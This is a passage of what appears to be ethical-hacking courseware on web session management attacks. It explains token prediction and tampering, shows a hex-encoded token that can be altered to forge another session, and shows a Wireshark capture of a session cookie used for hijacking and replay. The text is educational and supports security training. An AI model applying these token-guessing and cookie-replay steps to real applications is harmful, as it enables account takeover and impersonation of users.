
- Attackers break an application's session management mechanism to **bypass the authentication controls** and impersonate privileged application users

Session Token Generation

- **Session Tokens Prediction**
- **Session Tokens Tampering**

Session Tokens Handling

- **Man-in-the-Middle Attack**
- **Session Replay**
- **Session Hijacking**



Attacking Session Token Generation Mechanism

Weak Encoding Example

```
https://www.certifiedhacker.com/checkout?
SessionToken=%75%73%65%72%3D%6A%61%73%6F%6E%3B%61%70%70%3D%61%64%6D%69%6E%3B%64
%61%74%65%3D%30%38%2F%30%31%2F%32%30%32%30`
```


When hex-encoding an ASCII string **user=jason;app=admin;date=08/01/2020**, you can predict another session token by just changing the date for use in another transaction with the server

Session Token Prediction

- Obtain valid session tokens by **sniffing the traffic or legitimately logging into the application** and analyzing it for encoding (hex-encoding, Base64) or any pattern
- If any meaning can be **reverse-engineered** from the sample of session tokens, then attempt to guess the tokens recently issued to other application users
- Make a large number of requests with the **predicted tokens** to a session-dependent page to determine a valid session token

Attacking Session Tokens Handling Mechanism: Session Token Sniffing

- Sniff the application traffic using a sniffing tool such as **Wireshark** or an intercepting proxy such as **Burp Suite**
- If HTTP cookies are being used as the transmission mechanism for session tokens and the secure flag is not set, then try to **replay the cookie** to gain unauthorized access to the application
- Use **session cookies** to perform session hijacking, session replay, and Man-in-the-Middle attacks



http.cookie

```
No.  Time          Source       Destination     Protocol Length Info
  33 7.988550600   10.10.1.13   10.10.1.19      HTTP      431 GET / HTTP/1.1
 179 23.021229800  10.10.1.13   10.10.1.19      HTTP      898 POST / HTTP/1.1  (application/x-www-form-urlencoded)
 182 23.036810000  10.10.1.13   10.10.1.19      HTTP      478 GET /index.aspx HTTP/1.1
 198 23.728740300  10.10.1.13   162.159.128.61  HTTP      582 GET /api/v2/video/40888186.json?callback=jQuery18300812184615…
 204 23.730588300  10.10.1.13   162.159.128.61  HTTP      581 GET /api/v2/video/6959789.json?callback=jQuery183008121846151…
 205 23.730618800  10.10.1.13   162.159.128.61  HTTP      581 GET /api/v2/video/7428907.json?callback=jQuery183008121846151…
 486 27.626897600  10.10.1.13   10.10.1.19      HTTP     1187 POST /index.aspx HTTP/1.1  (application/x-www-form-urlencoded)
 489 27.634863700  10.10.1.13   10.10.1.19      HTTP      499 GET /viewprofile.aspx?id=1 HTTP/1.1
 492 28.196527600  10.10.1.13   162.159.128.61  HTTP      593 GET /api/v2/video/40888186.json?callback=jQuery18300452073714…
 493 28.196732900  10.10.1.13   162.159.128.61  HTTP      592 GET /api/v2/video/7428907.json?callback=jQuery183004520737149…
 494 28.196954200  10.10.1.13   162.159.128.61  HTTP      592 GET /api/v2/video/6959789.json?callback=jQuery183004520737149…
```

```
▸ Frame 33: 431 bytes on wire (3448 bits), 431 bytes captured (3448 bits) on interface eth0, id 0
▸ Ethernet II, Src: MS-NLB-PhysServer-21_5d:23:ae:99 (02:15:5d:23:ae:99), Dst: MS-NLB-PhysServer-21_5d:23:ae:98 (02:15:5d:23:ae:98)
▸ Internet Protocol Version 4, Src: 10.10.1.13, Dst: 10.10.1.19
▸ Transmission Control Protocol, Src Port: 50666, Dst Port: 80, Seq: 1, Ack: 1, Len: 377
▾ Hypertext Transfer Protocol
  ▸ GET / HTTP/1.1\r\n
    Host: www.moviescope.com\r\n
    User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0\r\n
    Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8\r\n
    Accept-Language: en-US,en;q=0.5\r\n
    Accept-Encoding: gzip, deflate\r\n
    DNT: 1\r\n
    Connection: keep-alive\r\n
  ▸ Cookie: mscope=1jWydNf8wro=; ui-tabs-1=0\r\n
    Upgrade-Insecure-Requests: 1\r\n
    \r\n
    [Full request URI: http://www.moviescope.com/]
    [HTTP request 1/5]
```

```
0160  69 76 65 0d 0a 43 6f 6f  6b 69 65 3a 20 6d 73 63   ive··Coo kie: msc
0170  6f 70 65 3d 31 6a 57 79  64 4e 66 38 77 72 6f 3d   ope=1jWy
0180  3b 20 75 69 2d 74 61 62  73 2d 31 3d 30 0d 0a 55   ; ui-tab
0190  70 67 72 61 64 65 2d 49  6e 73 65 63 75 72 65 2d   pgrade-I
01a0  52 65 71 75 65 73 74 73  3a 20 31 0d 0a 0d 0a      Requests : 1····
```

Cookie: Character string   Packets: 934 · Displayed: 11 (1.2%)   Profile: Default

https://www.wireshark.org

Attack Session Management Mechanism

Web application session management involves exchanging sensitive information between the server and its clients wherever required. If such session management is insecure, the attacker can take advantage of it to attack the web application through the session management mechanism, which is the key security component in most web applications.

Nowadays, most attackers target application session management to launch malicious attacks against web applications, allowing them to easily bypass robust authentication controls and masquerade as other users without even knowing their credentials (usernames, passwords). Attackers can even take control of the entire application by compromising a system administrator's account.

Session Management Attack

A session management attack is a method used by attackers to compromise a web application. Attackers break an application's session management mechanism to bypass the authentication controls and impersonate privileged application users. It involves two stages: session token generation and exploitation of session token handling.

To generate a valid session token, attackers engage in the following:

- **Session Token Prediction**: Attackers can do this when they realize that the server uses a deterministic pattern between session IDs. By successfully gaining the previous and next session IDs of the user, the attacker can perform malicious attacks pretending to be the user.
- **Session Token Tampering**: Once the attackers gain the previous and next session ID, they can tamper with the session data and engage in further malicious activities.

Once attackers generate a valid session token, they try to exploit session token handling as follows:

- **Man-in-the-Middle (MITM) Attack**: Attackers intercept communication between two systems on a network. They divide the network connection into two: one between the client and the attacker, and the other between the attacker and server, which then acts as a proxy in the intercepted connection.
- **Session Hijacking**: Attackers steal the user session ID from a trusted website to perform malicious activities.
- **Session Replay**: Attackers obtain the user session ID and then reuse it to gain access to the user account.

Attacking Session Token Generation Mechanism

To determine the session token generation mechanism in a session management attack, attackers steal valid session tokens and then predict the next session token.

Through session prediction, attackers identify a pattern in the session token exchanged between the client and the server. This can happen when the web application has weak, predictable session identifiers. For example, when the web application assigns a session token sequentially, attackers can predict the previous and next session tokens by knowing any session ID. Before predicting a session identifier, attackers have to obtain sufficient valid session tokens for legitimate system users.

- **Weak Encoding Example**

  When hex encoding an ASCII string user=jason;app=admin; date=08/01/2020, you can predict another session token by just changing the date and use it for another transaction with the server.

  ```
  https://www.certifiedhacker.com/checkout?
  SessionToken=%75%73%65%72%3D%6A%61%73%6F%6E%3B%61%70%70%3D%61%64%6D%69%
  6E%3B%64%61%74%65%3D%30%38%2F%30%31%2F%32%30%32%30
  ```

- **Session Token Prediction**
  - Obtain valid session tokens by sniffing the traffic or legitimately logging into the application and analyzing it for encoding (hex encoding, Base64) or any pattern
  - If any meaning can be reverse engineered from the sample of session tokens, then attempt to guess the tokens recently issued to other application users
  - Make a large number of requests with the predicted tokens to a session-dependent page to determine a valid session token

Attacking Session Tokens Handling Mechanism: Session Token Sniffing

First, sniff network traffic for valid session tokens and then use them to predict the next session token. Use the predicted session ID to authenticate with the target web application.

The steps for session token sniffing are as follows:

